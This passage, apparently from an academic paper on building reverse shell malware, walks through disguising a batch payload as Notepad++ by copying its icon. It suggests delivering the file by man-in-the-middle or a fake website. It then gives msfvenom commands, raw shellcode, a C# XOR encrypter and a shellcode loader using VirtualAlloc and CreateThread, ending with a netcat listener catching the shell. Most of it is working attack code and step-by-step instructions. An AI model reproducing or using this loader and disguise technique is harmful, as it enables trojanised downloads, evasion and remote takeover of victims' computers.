


Fig. 35. Resource Hacker menu to replace the applications icon.

By navigating to the portable edition of Notepad++, Resource Hacker is able to pull the icon used in the original application and apply it to the new executable. As shown in figure 36, page 40, Resource Hacker displays a preview of how the new icon will appear. By saving the executable through File, Save, the new .ico file will automatically be applied to the infected executable.





Fig. 36. Resource Hacker displaying the new icon on the modified executable.

With the .bat file converted to an executable and with a new icon, the executable is now more persuasive in convincing a victim into thinking it's legitimate. Figure 37, page 41, shows the final executable, named 'notepad++ - infected.exe', alongside the original uneffected 'notepad++.exe' executable. While the file size difference is quite substantial, an unaware victim may not notice.



autoCompletion	8/7/2023 5:48 PM	File folder	
functionList	8/7/2023 5:48 PM	File folder	
localization	8/7/2023 5:48 PM	File folder	
plugins	8/7/2023 5:48 PM	File folder	
themes	8/7/2023 5:48 PM	File folder	
updater	8/7/2023 5:48 PM	File folder	
userDefineLangs	8/7/2023 5:48 PM	File folder	
change.log	8/7/2023 5:47 PM	Text Document	2 KB
config.xml	3/4/2022 4:28 AM	XML Document	5 KB
contextMenu.xml	2/10/2023 10:57 PM	XML Document	5 KB
doLocalConf.xml	8/30/2021 10:58 PM	XML Document	0 KB
langs.model.xml	6/11/2023 7:54 PM	XML Document	453 KB
license.txt	8/15/2021 1:20 AM	Text Document	35 KB
notepad++ - infected.exe	8/9/2023 7:40 PM	Application	254 KB
notepad++.exe	8/7/2023 5:48 PM	Application	7,303 KB
nppLogNulContentCorruptionIssue.xml	12/5/2021 4:28 AM	XML Document	0 KB
readme.txt	5/26/2021 11:57 PM	Text Document	2 KB
shortcuts.xml	12/29/2022 6:17 PM	XML Document	4 KB
stylers.model.xml	3/28/2023 11:47 AM	XML Document	179 KB
tabContextMenu_example.xml	12/29/2022 6:17 PM	XML Document	7 KB
toolbarIcons.xml	3/14/2023 4:12 PM	XML Document	3 KB

Fig. 37. The final infected executable after modifications alongside the original.

While the original Notepad++ application will not open through this method, the original .bat file may be modified to include a line that would open the original executable. Figure 38, page 41 would simply open the original notepad.exe on a Windows computer. However, if the payload was to be delivered through a man-in-the-middle attack, or by hosting a fake website, then the original Notepad++ executable could be renamed something like 'Original.exe', then the .bat file can include the start command to open 'Original.exe' upon execution alongside the virus deployment. Through this method, the user would not know any difference between an infected and uninfected download.

```
start c:\Windows\notepad.exe
```

Fig. 38. Code for a .bat file to open an application.

5) Method B: As proposed previously in the paper, another method was suggested for how to create and execute the reverse shell exploit. This method was preferred as 'Method B'. To compare both methods, a detailed guide of how to execute the second method shall be demonstrated and tested for results. This method was demonstrated through the online learning program called TryHackMe.


For method B, the same software will be used as method A, however the payloads will function differently and how they interact with one another. For this method, csc.exe compiler is a requirement, and is usually installed alongside Visual Studio.

This method is split into two different applications; The encoding application, and the decoding application. To begin this method, shellcode will need to be generated once more through Kali Linux, using the following parameters in figure 41, page 43.

```
msfvenom -p windows/x64/shell_reverse_tcp lhost=LOCALIPHERE lport
   =7779 -f csharp
```

Fig. 39. Command for generating encrypted shellcode within Kali Linux.

Once the shellcode has been generated and displayed like in figure 40, page 42, the entire encrypted shellcode should be copied.



```
root@ip-10-10-208-107:~# msfvenom LHOST=10.10.208.107 LPORT=443 -p windows/x64/shell_reverse_tcp -f csharp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of csharp file: 2368 bytes
byte[] buf = new byte[460] {0xfc,0x48,0x83,0xe4,0xf0,0xe8,
0xc0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,
0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,
0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,
0x20,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,
0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x01,0xd0,0x8b,
0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,
```


Fig. 40. Shellcode being generated through Kali Linux for use in Method B.

Opening Notepad++, the following code shown in figure 41, page 43 will allow the shellcode to encrypt.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
namespace Encrypter
{
    internal class Program
    {
        private static byte[] xor(byte[] shell, byte[] KeyBytes)
        {
            for (int i = 0; i < shell.Length; i++)
            {
                shell[i] ˆ= KeyBytes[i % KeyBytes.Length];
            }
            return shell;
        }
        static void Main(string[] args)
        {
            string key = ”testK3y!”;
            byte[] keyBytes = Encoding.ASCII.GetBytes(key);
            byte[] buf = new byte[460] { X };
            byte[] encoded = xor(buf, keyBytes);
            Console.WriteLine(Convert.ToBase64String(encoded));
        }
    }
}
```

Fig. 41. Code for encrypting the generated shellcode using XOR, modified from code originally written by TryHackMe [6].


Where the line states ‘byte[] buf = new byte[460] X ;’, replace the X with the generated shellcode shown in figure 42, page 44. When this code is executed, it will take the generated shellcode and encrypt it using the ‘string key’ using an XOR method. XOR, otherwise known as Exclusive Or, is an operation that is common among encryption. According to Q.N. Natsheh in their paper ‘Security of Multi-frame DICOM Images Using XOR Encryption Approach’, ”The basic idea of the XOR cipher is derived from Boolean algebra XOR function that returns ‘true’ when the two arguments have different values. In the encryption context, the strength of the XOR cipher depends on the length and the nature of the key. The XOR cipher with a lengthy random key can achieve better security performance [23]”. Therefore, choose a long and complex key for your code. Though ensure it is the same key used when decrypting the code, otherwise the attack will not function.



```
        byte[] buf = new byte[460] { 0xfc,0x48,0x83,0xe4,0xf0,0xe8,
0xc0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,
0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,
0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,
0x20,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,
0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x01,0xd0,0x8b,
0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,
0xd0,0x50,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,
0xe3,0x56,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,
0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0x0d,0x41,
0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,
0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,
0x66,0x41,0x8b,0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,
0x41,0x8b,0x04,0x88,0x48,0x01,0xd0,0x41,0x58,0x41,0x58,0x5e,
0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,
0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,
0x57,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,
0x32,0x00,0x00,0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,
0x01,0x00,0x00,0x49,0x89,0xe5,0x49,0xbc,0x02,0x00,0x01,0xbb,
0x0a,0x00,0x02,0x0f,0x41,0x54,0x49,0x89,0xe4,0x4c,0x89,0xf1,
0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,0x68,
```

Fig. 42. Shellcode location for the encoding application.

By saving the file by clicking File, Save As, call the file ‘Encoder.cs’. This will save the code as a csharp file. Next, open either Powershell or CMD, and navigate to where the ‘Encoder.cs’ file is by using the ‘cd LOCATION’ command. Once Powershell or CMD is pointing to the correct directory, the csharp code can be compiled by using ‘csc.exe Encoder.cs’, as demonstrated in figure 43, page 44. Once the application has been compiled, it can then be executed using ‘.\Encoder.exe’. The generated executable will run and display the XOR encrypted code into the Powershell or CMD window.



```
PS C:\Users\Matthew> cd C:\Users\Matthew\Desktop\MainShell
PS C:\Users\Matthew\Desktop\MainShell> csc.exe Encrypter.cs
Microsoft (R) Visual C# Compiler version 4.8.4084.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see h
ttp://go.microsoft.com/fwlink/?LinkID=533240

PS C:\Users\Matthew\Desktop\MainShell> .\Encrypter.exe
qADOr8OR8TIzIRUZDBthKGd6AvMxAMYZUzG6YCtp3xptA7gLYXo8lh4CAHr6MQDynx01NE9nEzjw+z5gVYmvpmE4YHq4c3TDD3d7eOG5s6lUSE0DtrlFVXsghBjGAys9unITaFWYrh17hvhzuBXcAEydfkj4egLh+AmMgj44MPMLwSG5AUh/XTl3CvAhkBUPuDkVezLxMgnGR3s9unIvaFWYDMA38Xkz42AMCRUVaiNwa
nJ4FRIFyN9ZcGDMwQwJFBF78iPbZN6rtxACjQ5CAGwSZkhNCmUwuNR7oLjoTEszMLjXep1WSEzwOXPhWXJ1HcGpB7qIcIh/VnJPsp5/8NtaMiBUSBQKiVCxWTPegRgdBgKwfAPzaauIBcLxMc7ye6iVCfehPKbRzeZp3Y8nW3IhfbvRad2xDPGq3EVTzPQcyYkLMXkxe4tCOSxNSzN5MXNjYAQAxKlkLmZ/AuE+RRQKY5
vNVPRlcBxMSnv0dRYr51QgBcLVL2FzY2AECR0CzLlwYnrenAXEin/w8HOJWJh3y7TmMQDge96ew0MKiXG2L1PegfO9/pEvcIiVtOnVsp57+vUaDycoQs2w0ww0iXQyJicnS2o4uOjM9A==
```

Fig. 43. The XOR encrypter code being compiled and executed to display the XOR encrypted code.

With the encrypted code, a second file will be required to decrypt the XOR generated code. This file will be the payload. Opening a new file within Notepad++, the code shown in figure 44, page 45 will decrypt the generated XOR code. Within the line ‘string dataBS64 = ” X ”;’, replace ‘X’ with the generated code from Powershell or CMD in figure 43, page 44. Navigate to File, Save As, and name the file ‘Decoder.cs’.


```
public class Program {
  [DllImport(”kernel32”)]
  private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32
     size, UInt32 flAllocationType, UInt32 flProtect);
  [DllImport(”kernel32”)]
  private static extern IntPtr CreateThread(UInt32 lpThreadAttributes,
     UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32
     dwCreationFlags, ref UInt32 lpThreadId);
  [DllImport(”kernel32”)]
  private static extern UInt32 WaitForSingleObject(IntPtr hHandle,
     UInt32 dwMilliseconds);
  private static UInt32 MEM_COMMIT = 0x1000;
  private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
  private static byte[] xor(byte[] shell, byte[] KeyBytes)
        {
            for (int i = 0; i < shell.Length; i++)
            {
                shell[i] ^= KeyBytes[i % KeyBytes.Length];
            }
            return shell;
        }
  public static void Main()
  {
    string dataBS64 = ” X ”;
    byte[] data = Convert.FromBase64String(dataBS64);
    string key = ”testK3y!”;
    byte[] keyBytes = Encoding.ASCII.GetBytes(key);
    byte[] encoded = xor(data, keyBytes);
    UInt32 codeAddr = VirtualAlloc(0, (UInt32)encoded.Length,
       MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    Marshal.Copy(encoded, 0, (IntPtr)(codeAddr), encoded.Length);
    IntPtr threadHandle = IntPtr.Zero;
    UInt32 threadId = 0;
    IntPtr parameter = IntPtr.Zero;
    threadHandle = CreateThread(0, 0, codeAddr, parameter, 0, ref
       threadId);
    WaitForSingleObject(threadHandle, 0xFFFFFFFF);
  }
}
```

Fig. 44. Snippet of the code for decrypting the generated encrypted XOR code, modified from code originally written by TryHackMe [6].

The csharp code can then be saved using ‘csc.exe Decoder.cs’ within Powershell or CMD. The resulting executable will be generated and placed alongside the csharp code files, and this executable will be the executable. By creating a listener on the previously chosen port within Kali Linux, the payload can be executed to create a reverse shell connection between Kali Linux and the victim’s computer, as shown in the two figures, figure 45, page 46 and figure 46, page 46.

```
C:\Tools\CSFiles\EncStageless.exe
```

Fig. 45. Method B executable being run, creating a reverse shell.



```
root@ip-10-10-208-107:~# nc -lvp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from ip-10-10-14-197.eu-west-1.compute.internal 50065 received!
